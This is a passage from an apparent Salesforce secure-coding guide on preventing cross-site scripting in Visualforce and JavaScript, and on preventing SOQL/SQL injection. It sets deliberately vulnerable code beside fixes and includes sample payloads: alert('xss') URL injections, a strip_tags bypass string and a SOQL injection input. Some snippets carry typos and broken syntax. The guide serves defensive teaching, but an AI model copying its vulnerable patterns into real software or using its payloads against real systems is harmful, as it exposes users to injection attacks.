    var html_encode = secureFilters.html;
    var js_encode = secureFilters.js;
    var uri_encode = secureFilters.uri;
    var css_encode = secureFilter.css;

    //
    //convenience methods
    //
    //  applies HTMLENCODE(CSS ENCODE)
    var style_encode = secureFilters.style;

    // applies HTMLENCODE(JS ENCODE) for use in js event handlers
    // defined in HTML rendering.
    var js_attr_encode = secureFilters.jsAttr;

    //  secure version of JSON.stringify
    var obj_encode = secureFilters.jsObj;

    //Example usage

    Visualforce.remoting.Manager.invokeAction(
      '{!$RemoteAction.Xyz.getName}',
      function(result, event){
          if (event.status) {
              //requires html encoding
              $("#xyz").append(html_encode(result));

              $("#xyz").append(
                  //requires html(js(encoding))
                  "<div id='abc'" + onclick='console.log('" +
                  js_attr_encode(result) + "');>Click me</div>"
                  );
              $("#abc").onmouseover = function() {
                //do not encode here
                console.log('You moused over ' + result);
              };

          } else if (event.type === 'exception') {
              $("#responseErrors").html(
                    //'pre' is not safe because the message can
contain
                    //  a closing '</pre>' tag
                    event.message + "<br/>\n<pre>" +
html_encode(event.where) + "</pre>"
                  );
          } else {
              //don't forget to encode messages in error conditions!

              $("#responseErrors").html(
                  html_encode(event.message)
                );
          }
```

```
        },
        {escape: false}
      );
  </script>
</apex:page>
```

Notice that when generating the logs, in one case the sample code applied `html(js(result))` encoding needs to be applied while in another, no encoding needs to be applied even though the code is trying to do the same thing: create an event handler that logs a user controlled string to the console.

This is because in the first case, user data is serialized into a string which is passed to the HTML parser, which, when parsed includes an attribute value definition -- serialized into another string -- that is passed to the JS parser. Therefore two layers of encoding are needed.

In the second case, the event handler was defined directly in javascript as a function and assigned to a DOM property. Because no string serialization or de-serialization occured, no client-side encoding was required.

Avoiding Serialization

As each round of serialization and de-serialization creates a need for encoding, avoid serialization whenever possible by using `innerText` rather than `innerHTML`, `setAttribute` rather than string concatenation, and by defining event handlers directly in javascript rather than inline within the html tag.

```
<script>
  var payload = '{!JSENCODE($CurrentPage.parameters.xyz)}';

  //bad practice and vulnerable
  $("#xyz").append("<div>" + payload + "</div>");

  //safe and good practice
  $("#xyz").append(
    document.createElement('div').innerText = payload
    );

  //bad practice and vulnerable
 $("a#xyz").html("<a href=/" + payload + ">" + document.location.host
+ "/" + payload + "</a>");

  //safe and good practice
  $("a#xyz").href = document.location.host + "/" + payload;
  $("a#xyz").innerText = payload;

  //bad practice and vulnerable
 $("#xyz").append("<div id='abc' onclick='console.log(&quot;" +
payload + "&quot;);' >");

  //safe and good practice
  var el = document.createElement('div');
  el.setAttribute('id', 'abc');
  el.onclick = function() { console.log(payload); };

  $("#xyz").append(el);

</script>
```

21

<u>Built-in API encodings</u>

Javascript remoting can be invoked with {escape: false} or (the default) {escape: true}. Enabling escaping means that the response is html encoded. In general developers should use {escape: true} when possible, but there are many cases where global html encoding at the transport layer is inappropriate.

1. Encoding at the transport layer means that every field is html encoded, even if some fields (e.g. rich text fields) should not be encoded.

2. In some cases, built in encoding is not available at the transport layer.

However, the advantage of html encoding at the transport layer is that if your page design is very simple (so that you only need html encoding), then you will not need to import a client side encoding library.

The following table lists the transport-layer encoding policies of different APIs:

API	Transport Layer Encoding Policy
SOAP API/REST API	never encodes
Streaming API	never encodes
Ajax Toolkit	never encodes
Javascript Remoting	HTML encoding unless explicit {escape:'false'}
Visualforce Object Remoting	always HTML encodes

If you are using a higher level API (such as the REST Toolkit or Mobile Toolkit), please examine the documentation to determine what the encoding policies are, or examine the code to determine which low level APIs are being invoked. For example, the ForceTk client uses the REST API, and therefore all data is passed back raw:

```
<script>
  var client = new forcetk.Client();
  client.setSessionToken('{!$Api.Session_ID}');
  client.query("SELECT Name FROM Account LIMIT 1", function(response){

  $j('#accountname').html(response.records[0].Name); //vulnerable to
 XSS
  });
</script>
```

<u>Other taint sources</u>

In addition to API calls, taint can be introduced into the page through a number of browser supplied environment variables such as location, cookie, referer, window.Name, and local storage -- as well as through data pulled from any other remote source (e.g. window.postMessage, xhr calls, and jsonp). Finally, taint sources can propage through other DOM properties:

```
<apex:page>
  <apex:includeScript value="{!$Resource.SecureFilters}"/>

  <!-- safe, because of auto html-encoding -->
  <h1 id="heading">{!$CurrentPage.parameters.heading}</h1>
  <div id="section1"></div>
  <div id="section2"></div>
  <div id="section3"></div>
```

```
  <script>
      //safe because no HTML rendering occurs
      document.querySelector('#section1').innertext =
        document.querySelector('#heading').innerText;

      //safe even though HTML rendering occurs because
      //data is HTML encoded.
      document.querySelector('#section2').innerHTML =

secureFilters.html(document.querySelector('#section1').innerText);

      //vulnerable to XSS. HTML rendering is used and no encoding is
 performed.
      document.querySelector('#section3').innerHTML =
        document.querySelector('#section2').innerText;
  </script>

</apex:page>
```

The Dom XSS Wiki contains a detailed list of sinks, sources and sample code.

Javascript Micro Templates

Developers wanting to move more presentational logic to the client often make use of javascript templating languages to handle html generation.

There are a large number of javascript micro-templating frameworks, roughly falling into two categories:

- logic-less frameworks such as mustache.js have their own domain specific language for iteration and and logical operations.
- embedded javascript frameworks such as underscore_js's _template function use javascript to perform iteration and logical operations with client-side merge-fields, obviating the need to learn a DSL.

Nevertheless, none of the encoding or security concerns go away with these frameworks -- developers still need to be mindful of the type of data that is passed into the framework and the ultimate context in which the data will be rendered in order to properly output encode all variables, but additionally they need to study the built in encoding options offered by the framework. Generally all frameworks have support for some kind of html encoding, but the developer should verify that this includes escaping of single and double quotes for rendering within html attributes.

For rendering URLs, Javascript, or CSS, the developer is on their own and must either not render user-data in these contexts or use a third party security library to properly escape output in all contexts other than pure html.

One concern to keep in mind is that sometimes template data is stored in textarea tags with visibility set to hidden. In this case, be aware that HTML rendering occurs when data is sent to a textarea field.

Finally, never place merge-fields into template data, as templates are invoked with eval(). Rather, define use merge-fields to define variables outside of your template and then pass the variable reference to the template.

Underscore Templates

All templates use innerHTML style rendering and so developers must ensure that template variables are encoded. Underscore templates allow for auto-HTML encoding with the <%- %>. No HTML encoding is done with <%= %>, which should in general be avoided. However, HTML encoding is generally

insufficient so these templates cannot be securely used for templating unless you include additional client side encoding functions. The following example shows how to secure an underscore_js tempalate using the secure-filters library.

```
<apex:page >
  <!-- vulnerable code -->
  <apex:IncludeScript value="{!$Resource.jquery}"/>
  <apex:IncludeScript value="{!$Resource.underscore}"/>
  <apex:IncludeScript value="{!$Resource.Securefilters}"/>
  <apex:includeScript value="{!URLFOR($Resource.forcetk')}"/>

  <div id='mainContainer'>content</div>

  <!-- vulnerable to XSS -->
  <script type='template' id="template1">
    <div onclick="console.log('<%- Name %>');"><%-Id%></div>
  </script>

  <!-- safe -->
  <script type='template' id="template2">
    <div onclick='console.log("<%
print(jsencode(Name)) %>")'><%-Id%></div>
  </script>

  <!-- vulnerable to XSS -->
  <script type='template' id="template3">
    <div>Name: <%=Name%></div>
  </script>

  <!-- safe -->
  <script type='template' id="template3">
    <div>Name: <%-Name%></div>
  </script>


  <script>

      var compiled1 = _.template($('#template1').html());
      var compiled2 = _.template($('#template2').html());
      var compiled3 = _.template($('#template3').html());
      var compiled4 = _.template($('#template4').html());

      var client = new forcetk.Client();
      client.setSessionToken('{!$Api.Session_ID}');

      var jsencode = secureFilters.js;

      $(document).ready(function() {
          //tell client to wait a bit here..

          client.query("SELECT Name FROM Account LIMIT 1",
function(record){
                  render(record.records[0].Name);
              }
          );
```

```
        };


      function render(name) {
          var record = {
            Id: "click me!",
            Name: name  //for 2: \x22); alert(1); //
          };

          $('#mainContainer').empty();
          $('#mainContainer').append(compiled1(record)); //pops
          $('#mainContainer').append(compiled2(record)); //does not
pop
          $('#mainContainer').append(compiled3(record)); //pops
          $('#mainContainer').append(compiled4(record)); //does not
pop
      }

  </script>

</apex:page>
```

ESAPI and Encoding within Apex

Encoding within the controller is strongly discouraged as you should encode as close to the rendering context as possible. Whenever encoding occurs within a controller, a dependency is created between the View and the Controller, whereas the controller should be agnostic to how the data is rendered. Moreover, this pattern is not robust because the visualforce page may want to render the same variable in several different contexts, but the controller can only encode in one.

Do not attempt to generate HTML code or javascript code in the controller.

Nevertheless if you must encode within the controller, please use the latest version of the ESAPI, which exports global static methods that can be used in your package to perform security encoding.

```
String usertext =
ApexPages.currentPage().getParameters().get('usertext');
// the next line encodes the usertext similar to the VisualForce
HTMLENCODE function but within an Apex class.
usertext = ESAPI.encoder().SFDC_HTMLENCODE(usertext);
```

Do not use the built in Apex String Encoding functions: `String.escapeEcmaScript()`, `String.escapeHtml3()`, and `String.escapeHtml4()`. These functions are based on Apache's StringEscapeUtils package which was not designed for security encoding and should not be used.

Dangerous Programming Constructs

The following mechanisms do not have built-in auto-HTML encoding protection and should in general be avoided whenever possible.

S-Controls and Custom JavaScript Sources

The `<apex:includeScript>` Visualforce component allows you to include a custom script on the page. In these cases be very careful to validate that the content is sanitized and does not include user-supplied data. For example, the following snippet is extremely vulnerable as it is including user-supplied input as the value of the script text. The value provided by the tag is a URL to the JavaScript

to include. If an attacker can supply arbitrary data to this parameter (as in the example below), they can potentially direct the victim to include any JavaScript file from any other web site.

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

S-Control Template and Formula Tags

S-Controls give the developer direct access to the HTML page itself and includes an array of tags that can be used to insert data into the pages. S-Controls do not use any built-in XSS protections. When using the template and formula tags, all output is unfiltered and must be validated by the developer.

The general syntax of these tags is: `{!FUNCTION()}` or `{!$OBJECT.ATTRIBUTE}`.

For example, if a developer wanted to include a user's session ID and in a link, they could create the link using the following syntax:

```
<a
href="https://example.com/integration?sid={!$Api.Session_ID}&server={!$Api.Partner_Server_URL_130}">Go
to portal</a>
```

Which would render output similar to:

```
<a
  href="http://partner.domain.com/integration?
sid=4f0900D30&server=https://MyDomainName.my.salesforce.com/services/Soap/u/32.0/4f0900D30000000Jsbi">Go
to portal</a>
```

Formula expressions can be function calls or include information about platform objects, a user's environment, system environment, and the request environment. An important feature of these expressions is that data is not escaped during rendering. Since expressions are rendered on the server, it is not possible to escape rendered data on the client using JavaScript or other client-side technology. This can lead to potentially dangerous situations if the formula expression references non-system data (i.e. potentially hostile or editable) and the expression itself is not wrapped in a function to escape the output during rendering. A common vulnerability is created by the use of the `{!$Request.*}` expression to access request parameters:

```
<html>
  <head>
    <title>{!$Request.title}</title>
  </head>
  <body>
    Hello world!
  </body>
</html>
```

This will cause the server to pull the title parameter from the request and embed it into the page. So, the request

```
https://example.com/demo/hello.html?title=Hola
```

would produce the rendered output

```
<html>
  <head>
    <title>Hola</title>
  </head>
  <body>
```

```
      Hello world!
   </body>
</html>
```

Unfortunately, the unescaped `{!$Request.title}` tag also results in a cross-site scripting vulnerability. For example, the request

```
https://example.com/demo/hello.html?title=Adios%3C%2Ftitle%3E%3Cscript%3Ealert('xss')%3C%2Fscript%3E
```

results in the output

```
<html><head><title>Adios</title><script>alert('xss')</script></title></head><body>Hello
world!</body></html>
```

The standard mechanism to do server-side escaping is through the use of the JSENCODE, HTMLENCODE, JSINHTMLENCODE, and URLENCODE functions or the traditional SUBSTITUTE formula tag. Given the placement of the `{!$Request.*}` expression in the example, the above attack could be prevented by using the following nested HTMLENCODE calls:

```
<html>
   <head>
     <title>
         {!HTMLENCODE($Request.title)}
     </title>
   </head>
   <body>
    Hello world!
   </body>
</html>
```

Depending on the placement of the tag and usage of the data, both the characters needing escaping as well as their escaped counterparts may vary. For instance, this statement:

```
<script>var ret = "{!$Request.retURL}";</script>
```

would require that the double quote character be escaped with its URL encoded equivalent of %22 instead of the HTML escaped ", since it's likely going to be used in a link. Otherwise, the request

```
https://example.com/demo/redirect.html?retURL=xyz%22%3Balert('xss')%3B%2F%2F
```

would result in `<script>var ret = "xyz";alert('xss');//";</script>`

Additionally, the `ret` variable may need additional client-side escaping later in the page if it is used in a way which may cause included HTML control characters to be interpreted. Examples of correct usage are below:

```
<script>
    // Encode for URL
    var ret = "{!URLENCODE($Request.retURL)}";
    window.location.href = ret;
</script>
```

```
<script>
    // Encode for JS variable that is later used in HTML operation
    var title = "{!JSINHTMLENCODE($Request.title)}";
```

```
    document.getElementById('titleHeader').innerHTML = title;
</script>
```

```
<script>
    // Standard JSENCODE to embed in JS variable not later used in
HTML
    var pageNum = parseInt("{!JSENCODE($Request.PageNumber)}");
</script>
```

Formula tags can also be used to include platform object data. Although the data is taken directly from the user's org, it must still be escaped before use to prevent users from executing code in the context of other users (potentially those with higher privilege levels.) While these types of attacks would need to be performed by users within the same organization, they would undermine the organization's user roles and reduce the integrity of auditing records. Additionally, many organizations contain data which has been imported from external sources, which may not have been screened for malicious content.

General Guidance for Other Platforms

This section briefly summarizes XSS best practices on other platforms.

Allowing HTML injection

If your application allows users to include HTML tags by design, you must exercise great caution in what tags are allowed. The following tags may allow injection of script code directly or via attribute values and should not be allowed. See HTML 5 Security Cheat Sheet for details.

Unsafe HTML Tags:

```
<applet> <body> <button> <embed> <form> <frame> <frameset> <html>
<iframe> <image> <ilayer> <input> <layer> <link> <math> <meta>
<object> <script> <style> <video>
```

Be aware that the above list cannot be exhaustive. Similarly, there is no complete list of JavaScript event handler names (although see this page on Quirksmode), so there can be no perfect list of bad HTML element attribute names.

Instead, it makes more sense to create a well-defined known-good subset of HTML elements and attributes. Using your programming language's HTML or XML parsing library, create an HTML input handling routine that throws away all HTML elements and attributes not on the known-good list. This way, you can still allow a wide range of text formatting options without taking on unnecessary XSS risk. Creating such an input validator is usually around 100 lines of code in a language like Python or PHP; it might be more in Java but is still very tractable.

HTTP Only Cookies

When possible, set the *HttpOnly* attribute on your cookies. This flag tells the browser to reveal the cookie only over HTTP or HTTPS connections, but to have *document.cookie* evaluate to a blank string when JavaScript code tries to read it. (Some browsers do still let JavaScript code overwrite or append to *document.cookie*, however.) If your application does require the ability for JavaScript to read the cookie, then you won't be able to set *HttpOnly*. Otherwise, you might as well set this flag.

Note that *HttpOnly* is not a defense against XSS, it is only a way to briefly slow down attackers exploiting XSS with the simplest possible attack payloads. It is not a bug or vulnerability for the *HttpOnly* flag to be absent.

Stored XSS Resulting from Arbitrary User Uploaded Content

Applications such as Content Management, Email Marketing, etc. may need to allow legitimate users to create and/or upload custom HTML, Javascript or files. This feature could be misused to launch XSS

attacks. For instance, a lower privileged user could attack an administrator by creating a malicious HTML file that steals session cookies. The recommended protection is to serve such arbitrary content from a separate domain outside of the session cookie's scope.

Let's say cookies are scoped to `https://app.site.com`. Even if customers can upload arbitrary content, you can always serve the content from an alternate domain that is outside of the scoping of any trusted cookies (session cookies and other sensitive information). As an example, pages on `https://app.site.com` would reference customer-uploaded HTML templates as IFRAMES using a link to
`https://content.site.com/cust1/templates?templId=13&auth=someRandomAuthenticationToken`

The authentication token would substitute for the session cookie since sessions scoped to `app.site.com` would not be sent to content.site.com. If the data being stored is sensitive, a one time use or short lived token should be used. This is the method that Salesforce uses for our content product.

HTTP Response Splitting

HTTP response splitting is a vulnerability closely related to XSS, and for which the same defensive strategies apply. Response splitting occurs when user data is inserted into an HTTP header returned to the client. Instead of inserting malicious script, the attack is to insert additional newline characters. Because headers and the response body are delimited by newlines in HTTP, this allows the attacker to insert their own headers and even construct their own page body (which might have an XSS payload inside). **To prevent HTTP response splitting, filter '\n' and '\r' from any output used in an HTTP header.**

ASP.NET

ASP.NET provides several built-in mechanisms to help prevent XSS, and Microsoft supplies several free tools for identifying and preventing XSS in sites built with .NET technology.

An excellent general discussion of preventing XSS in ASP.NET 1.1 and 2.0 can be found at the Microsoft Patterns & Practices site: Howto Prevent XSS in ASP

By default, ASP.NET enables request validation on all pages, to prevent accepting of input containing unencoded HTML. (For more details see http://www.asp.net/learn/whitepapers/request-validation/.) Verify in your `Machine.config` and `Web.config` that you have not disabled request validation. Identify and correct any pages that may have disabled it individually by searching for the `ValidateRequest` request attribute in the page declaration tag. If this attribute is not present, it defaults to `true`.

Input Validation

For server controls in ASP.NET, it is simple to add server-side input validation using `<asp:RegularExpressionValidator>`.

If you are not using server controls, you can use the Regex class in the `System.Text.RegularExpressions` namespace or use other supporting classes for validation.

For example regular expressions and tips on other validation routines for numbers, dates, and URL strings, see Microsoft Patterns & Practices: "How To: Protect from Injection Attacks in ASP.NET".

Output Filtering & Encoding

The `System.Web.HttpUtility` class provides convenient methods, `HtmlEncode` and `UrlEncode` for escaping output to pages. These methods are safe, but follow a "blocklist" approach that encodes only a few characters known to be dangerous. Microsoft also makes available the AntiXSS Library that follows a more restrictive approach, encoding all characters not in an extensive, internationalized allowlist.

<u>Tools and Testing</u>

Microsoft provides a free static analysis tool, **CAT.NET**. CAT.NET is a snap-in to Visual Studio that helps identify XSS as well as several other classes of security flaw. Version 1 of the tool is available as a Community Technical Preview from the Microsoft download site: MS Code Analysis Tool.

Java

J2EE web applications have perhaps the greatest diversity of frameworks available for handling user input and creating pages. Several strong, all-purpose libraries are available, but it is important to understand what your particular platform provides.

<u>Input Filtering</u>

Take advantage of built-in framework tools to validate input as it is being used to generate business or model objects. In **Struts**, input validation rules can be defined in XML using the Validator Plugin in your `struts-config.xml`:

```
<plug-in className="org.apache.struts.validator.ValidatorPlugIn">
    <set-property property="pathnames"
value="/WEB-INF/validator-rules.xml"/>
</plug-in>
```

Or you can build programmatic validation directly into your form beans with regular expressions.

Learn more about Java regular expressions here: Java Regex Documentation.

The **Spring Framework** also provides utilities for building automatic validation into data binding. You can implement the `org.springframework.validation.Validator` interface with the help of Spring's `ValidationUtils` class to protect your business objects. Get more information here: Spring Validation.

A more generic approach, applicable to any kind of Java object, is presented by the **OVal object validation framework**. OVal allows constraints on objects to be declared with annotations, through POJOs or in XML, and expressing custom constraints as Java classes or in a variety of scripting languages. The system is quite powerful, implements Programming by Contract features using AspectJ, and provides some built-in support for frameworks like Spring. Learn more about OVal at: OVal

<u>Output Filtering and Encoding</u>

JSTL tags such as `<c:out>` have the *excapeXml* attribute set to true by default, This default behavior ensures that HTML special characters are entity-encoded and prevents many XSS attacks. If any tags in your application set `escapeXml="false"` (such as for outputting the Japanese yen symbol) you need to apply some other escaping strategy. For JSF, the tag attribute is *escape*, and is also set to true by default for `<h:outputText>` and `<h:outputFormat>`.

Other page generation systems do not always escape output by default. Freemarker is one example. All application data included in a Freemarker template should be surrounded with an <#escape> directive to do output encoding (e.g. <#escape x as x?html>) or by manually adding ?html (or ?js_string for JavaScript contexts) to each expression (e.g. ${username?html}).

Custom JSP tags or direct inclusion of user data variables with JSP expressions (e.g. <%= request.getHeader(`"HTTP_REFERER"`) %>) or scriptlets (e.g. <% out.println(request.getHeader(`"HTTP_REFERER"`) %>) should be avoided.

If you are using a custom page-generation system, one that does not provide output escaping mechanisms, or building directly with scriptlets, there are several output encoding libraries available. The OWASP Enterprise Security API for Java is a mature project that offers a variety of security services

to J2EE applications. The `org.owasp.esapi.codecs` package provides classes for encoding output springs safely for HTML, JavaScript and several other contexts. Get it here: OWASP JAVA ESAPI

PHP

Input Filtering

As of PHP 5.2.0, data filtering is a part of the PHP Core. The package documentation is available at: PHP Data Filtering Library.

Two types of filters can be declared: sanitization filters that strip or encode certain characters, and validation filters that can apply business logic rules to inputs. The Zend Developer Zone has a good tutorial on how to use the Filter extension, including the legacy package for earlier versions of PHP and demonstrating an example of a more complex validation using a callback: PHP Filtering Tutorial.

Output Encoding

PHP provides two built-in string functions for encoding HTML output. `htmlspecialchars` encodes only &, ", ', <, and >, while `htmlentities` encodes all HTML characters with defined entities.

For bulletin-board like functionality where HTML content is intended to be included in output, the `strip_tags` function is also available to return a string with all HTML and PHP tags removed, but because this function is implemented with a regex that does not validate that incoming strings are well-formed HTML, partial or broken tags may be able to bypass the system. For example, the string `<<b>script>alert('xss');<</b>/script>` might have the `<b>` and `</b>` tags removed, leaving the vulnerable string `<script>alert('xss');</script>`. If you are going to rely on this function, input must be sent to an HTML validating and tidying program first. (Note that in PHP 5.2.6, `strip_tags` does appear to work, reducing the aforementioned attack string to `alert('xss')`. Does it work in your version?)

SQL and SOQL Injection: What is it?

SQL (Structured Query Language) injection is a common application security flaw that results from insecure construction of database queries with user-supplied data. When queries are built directly with user data inlined or concatenated directly with the query text, instead of using type-safe bind parameters, malicious input may be able to change the structure of the query to bypass or change application logic. *SQL injection flaws are extremely serious. A single flaw anywhere in your application may allow an attacker to read, modify or delete your entire database.*

Apex does not use SQL, but its own database query language, SOQL (Salesforce Object Query Language). SOQL was designed to give you most of the power of SQL, while also protecting against most attacks. For example, in SOQL you cannot update or delete, you can only use SELECT. Because of this, the most dangerous operations, such as deleting or modifying data, are not possible. . Therefore, the risks are much lower for SOQL injection than for SQL injection, but the attacks are nearly identical to traditional SQL injection.

Sample Vulnerability

Consider the following code in an Apex controller for constructing a SOQL query to retrieve information about a custom object in Salesforce called Personnel. The `userInputTitle` variable is user input from a web page form, and is concatenated into the query string where clause to form the final request to the database.

```
public List<Personnel__c> whereclause_records {get; set;}
public String userInputTitle {get; set;}
public PageReference whereclause_search(){
    String query = 'select Name, Role__c, Title__c, Age__c from
Personnel__c';
    if(!Schema.sObjectType.Personnel__c.fields.Name.isAcessible() ||

        !Schema.sObjectType.Personnel__c.fields.Role__c.isAcessible()
 ||
        !Schema.sObjectType.Personnel__c.fields.Title__c.isAcessible()
 ||
        !Schema.sObjectType.Personnel__c.fields.Age__c.isAcessible()){

            return null;
        }
    String whereClause = '';
    if(userInputTitle != null && userInputTitle!=''){
        String qtitle = '%' + userInputTitle + '%';
        whereClause += 'Title__c like  \'%'+userInputTitle+'%\'';
        whereclause_records = database.query(query+' where
'+whereClause);
```

```
        }
}
```

Consider what would happen if someone entered the following into the `userInputTitle`:

```
%' or Performance_rating__c<2 or name like '%
```

After concatenating the components together, the final query string would be:

```
Select Name, Role__c, Title__c, Age__c from Personnel__c
where Title__c like '%%' or Performance_rating__c<2 or name like '%%'
```

The %' finishes up the wildcard matching for *Title__c* and ends the string. The rest of the user input gets appended into the query and adds a new field to filter on, the performance rating that is associated with the Personnel object we are querying. The attacker's string has now changed the way the query is behaving and gives them access to information that the developer didn't intend.

SOQL injection can be seen as a bypass of CRUD and FLS checks. Since the only action that is supported is SELECT, the worst that can happen is that a user gets access to data that they shouldn't see. This is the same impact that you might see from not properly checking a user's access levels before returning data to them.

Is My Application Vulnerable?

If you use dynamic database queries and do not strictly enforce a coding policy requiring only bind variables (also known as *parameterized queries*), your application may be vulnerable.

What Do I Need To Be Secure?

When designing SOQL queries, there are basically three places where you can customize the behavior of the query based on input from the user. The first is which fields are being selected from an object. The second is which object the query is running against. Finally, you may want to change the behavior of the WHERE clause to change which subset of objects get returned.

Securing The WHERE Clause

While the WHERE clause case may seem to be the most complicated, it is actually the most straightforward to secure. If all you need is to customize the WHERE clause, you can use what is known as a parameterized query. This feature exists in most if not all query language frameworks, for now we'll just go over how to do this in Apex.

Let's revisit the example from earlier, and see how it can be written securely.

```
public List<Personnel__c> whereclause_records {get; set;}
public String userInputTitle {get; set;}
public PageReference whereclause_search(){
    if(!Schema.sObjectType.Personnel__c.fields.Name.isAcessible() ||

      !Schema.sObjectType.Personnel__c.fields.Role__c.isAcessible()
||
      !Schema.sObjectType.Personnel__c.fields.Title__c.isAcessible()
  ||
```

```
        !Schema.sObjectType.Personnel__c.fields.Age__c.isAcessible()){

            return null;
        }
    if(userInputTitle != null && userInputTitle!=''){
            String qtitle = '%' + userInputTitle + '%';
          whereclause_records = [SELECT Name, Role__c, Title__c, Age__c
 from Personnel__c
                WHERE Title__c like :qTitle];
    }
}
```

It's as simple as that! Notice that we have less code than our manual example, too. In Apex, writing a query inside braces will directly execute the query inside it without calling `database.query()`. The variable prepended with a colon is known as a bind variable. This tells the database layer, in this case SOQL, to treat everything in that variable as data, no matter what characters are in it. This means that no matter what the user types in, they can't break out of the intended behavior of the query and manipulate the query.

Securing Variable Object Names

One limitation to using parameterized queries is that they typically only allow you to bind variable inside the WHERE clause of the query. This means that if you want dynamic fields or object names, you can't just replace your dynamic query with a parameterized one. So, how can you make sure that your queries are safe?

In Apex, we recommend writing a sanitizing function similar to the following:

```
Public boolean isSafeObject(String objName){
    public Map <String, Schema.SObjectType> schemaMap =
Schema.getGlobalDescribe();
    public SObjectType myObj = schemaMap.get(objName);
    if (myObj.getDescribe().isAccessible() ) {
        return true;
    }else{
        return false;
    }
}
```

For your actual database query, you could construct it thusly:

```
Public PageReference doQuery(){
    String myQuery = 'Select Name, Address from ' + objName + ' where
 Name like '%Sir%';
    if(!isSafeObject(objName)){
        return null;
    }else{

if(!Schema.getGlobalDesribe().get(objName).fields.Name.isAccessible()
 ||

!Schema.getGlobalDesribe().get(objName).fields.Address.isAccessible()){

        return null;
        }
        Records = database.query(myQuery);
```

```
        }
}
```

As you can see, this is a bit more complex than the parameterized query example. Here we are validating that the object name provided by the user is not only a valid object in the org that you are querying against, but also verifies that the current user has access to the object. This both checks that the object name doesn't contain invalid characters that could be used for SOQL injection, but also that it is an object that the user would normally have access to. This is great, because it protects you from SOQL injection and also works as a CRUD check. As we mentioned earlier, SOQL injection can be considered just another flavor of CRUD/FLS bypass.

Securing Object Field Queries

There is one final case of customization that you might want for your SOQL queries. Maybe you know what object you want to query against and how you want to filter it, but you aren't sure which fields you will need access to in the object. This case is very similar to the variable object name, which you can see from the code below:

```
Public boolean isSafeField(String fieldName, String objName){
    public Map <String, Schema.SObjectType> schemaMap =
Schema.getGlobalDescribe();
    public SObjectType myObj = schemaMap.get(objName);
    if (myObj.getDescribe().isAccessible() ) {
        SObjectField myField =
myObj.getDescribe().fields.getMap().get(fldName);
        if(myField.getDescribe().isAccessible()){
            return true;
        }else{
            return false;
        }
    return false;
    }
}
```

And then again, for the query:

```
Public PageReference doQuery(){
    String objName = 'myObj__c';
    String myQuery = 'Select ' + field1 +',' + field2 +' from
myObj__c where Name like '%Sir%';
    if(!(isSafeField(field1, objName) && isSafeField(field2,
objName))){
        return null;
    }else{
        Records = database.query(myQuery);
    }
}
```

Again in this example, we have not only prevented SOQL injection but also have carried out our CRUD and FLS checks for the object and the associated fields.

The methods that we have discussed so far should be used in 99.9% of situations. If you think you need alternative ways to prevent SOQL injection, you may be thinking about the problem incorrectly, as it's likely that these methods will work for you. However, for other languages and frameworks you may not have the types of APIs that Salesforce provides, so we will briefly cover other sanitization methods.

Alternate Sanitization Methods

Escape Single Quotes

Sometimes you may have a dynamic query with a variable in a String, such as:

```
String query = 'select Name, Title from myObject__c where Name like
\'%'+name+'%\'';
```

Here the name variable is being concatenated inside two single quotes in the query. One way to prevent injection here would be to escape single quotes, ideally using a native library for the language you're developing in. In case of Apex, this can be done via the *String.escapeSingleQuotes()* function call. The result would be:

```
String query = 'select Name, Title from myObject__c where Name like
\'%'+String.escapeSingleQuotes(name)+'%\'';
```

This would protect from tampering with the query, but would not guarantee that the user can't access data they shouldn't. It is also worth noting that this only works when you have a variable that is inside single quotes. If you have a boolean or otherwise unquoted field with user input, escaping single quotes won't help protect against injection. Thus, it is not recommended to use this method.

Typecasting / Allowlisting

One other method that you might consider would be typecasting and/or allowlisting variables. Typecasting is fairly straightforward, if you are expecting an input type such as boolean or integer, you can cast the user input value to the expected type. If there is a type casting exception thrown, you know you have invalid data and can gracefully exit.

Allowlisting is similar, if you have an input that you know the structure of. For example, if you want to support dynamically selecting which fields from the object you will query, but you also know what all of the possible fields are, you can check that the user input is one of your allowed field names.

Typecasting example:

```
String query = 'Select Name, Address from Object__c where isActive =
 ' + Boolean(input);
```

Allowlisting example:

```
Set<String> fields = new Set<String>();
fields.add('myField1');
fields.add('myField2');
fields.add('myField3');
if(!(fields.contains(inputField)){
  .. Throw an error ..
}
```

These methods are good for preventing injection attacks, but do not guarantee that the user will have access to the objects returned. Hence we also do not recommend using these methods except in edge cases.

Final Recommendations

There are a number of third party libraries that can help you write SOQL queries. In general, if you want to use these, you should refactor them before you try to use them. It is safest and easiest to verify injection fixes when you are doing field validation in the same function/class that you are performing the database query.

Most libraries will expose a SOQL layer that is easy to use, but does not provide any validation. If you want to use these libraries, you will need to modify them so that the framework level is secure. This will allow you to use the library without having to worry about sanitizing every database call in your code.

SOQL INJECTION and APIs

The REST and SOAP APIs allow end users to submit arbitrary SOQL strings. However, this does not lead to SOQL injection because the APIs include built in checks for sharing and CRUD/FLS permissions. This means that end users are only allowed to see or modify records and fields that they already have access to. On the other hand, when making SOQL calls in Apex Code, no CRUD/FLS checks are performed (and sharing checks are only performed if the 'with sharing' keyword is used). Therefore it is a serious security vulnerability to allow end users to control the contents of a SOQL query issued in Apex code, but not for end users to control the contents of a SOQL query via the API.

How Do I Protect My Non-Salesforce Application?

General Guidance

Application of platform and language-specific solutions for strongly-typed, parameterized queries is always the preferred solution to prevent SQL injection. Filtering and sanitizing user input before passing it to a query is always a good practice, and may unfortunately be your only defense if you are using a platform or database engine that does not natively support parameterized queries.

Allowing only "known good" characters (such as with a regular expression, where that is sufficient) is the best defense strategy. For example, a phone number could be validated to only include numerals and a name to include only letters and spaces. Attempting to filter out "known bad" characters or strings can be prone to error. Attackers may be able to use alternate encodings, double-up quotes or other tricks to foil such filters. It is a good idea to remove single-quote, double-quote, hyphen, NULL and newline characters, but do not rely on this as your only defense.

For more information on SQL injection attacks and defense see:

- http://www.owasp.org/index.php/SQL_injection
- http://www.owasp.org/index.php/Blind_SQL_Injection
- http://www.owasp.org/index.php/Guide_to_SQL_Injection
- http://technet.microsoft.com/en-us/library/ee391960.aspx

ASP.NET

Microsoft provides a free static analysis tool, CAT.NET. CAT.NET is a snap-in to Visual Studio that helps identify SQL injection as well as several other classes of security flaw. Version 1 of the tool is available as a Community Technical Preview from the Microsoft download site:

- http://www.microsoft.com/downloads/details.aspx?FamilyId=0178e2ef-9da8-445e-9348-c93f24cc9f9d&displaylang=en

ASP.NET applications should constrain and sanitize input data before passing it to a query and always use type-safe SQL parameters for data access, whether with stored procedures or dynamic SQL. Parameter collections such as `SqlParameterCollection` provide type checking and length validation.

